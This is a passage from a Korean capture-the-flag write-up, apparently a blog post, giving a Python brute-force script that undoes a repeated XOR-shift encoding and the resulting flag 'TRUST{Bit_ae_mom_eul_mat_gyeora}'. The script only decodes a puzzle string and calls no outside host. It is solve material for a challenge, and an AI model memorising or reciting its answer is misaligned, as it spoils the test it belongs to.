
이를 출력해주는 Exploit Code는 다음과 같다.

```
a="wEtJL]tQ~B,vM>"

b=list(str() for i in range(100))

for cnt in range(len(a)):
  for i in range(20,256):
    for j in range(3,23):
      temp=i
      for k in range(cnt+j):
        temp=temp^temp>>1
      if temp==ord(a[cnt]):
        b[j]+=chr(i)

print(b)
```

20부터 255까지 해당될 수 있는 문자열을 랜덤값으로 구분하여 모았고, 그 결과를 list로 하나하나 다 출력해준다.

따라서, 다음과 같이 문자열을 뽑고, 말이 되는 것만 모아 하나하나씩 입력하였더니 FLAG가 나왔다.

Get Flag



FLAG : `TRUST{Bit_ae_mom_eul_mat_gyeora}`

끝까지 읽어주셔서 감사합니다.... 좋은 문제 잘 풀어보고 갑니다 !!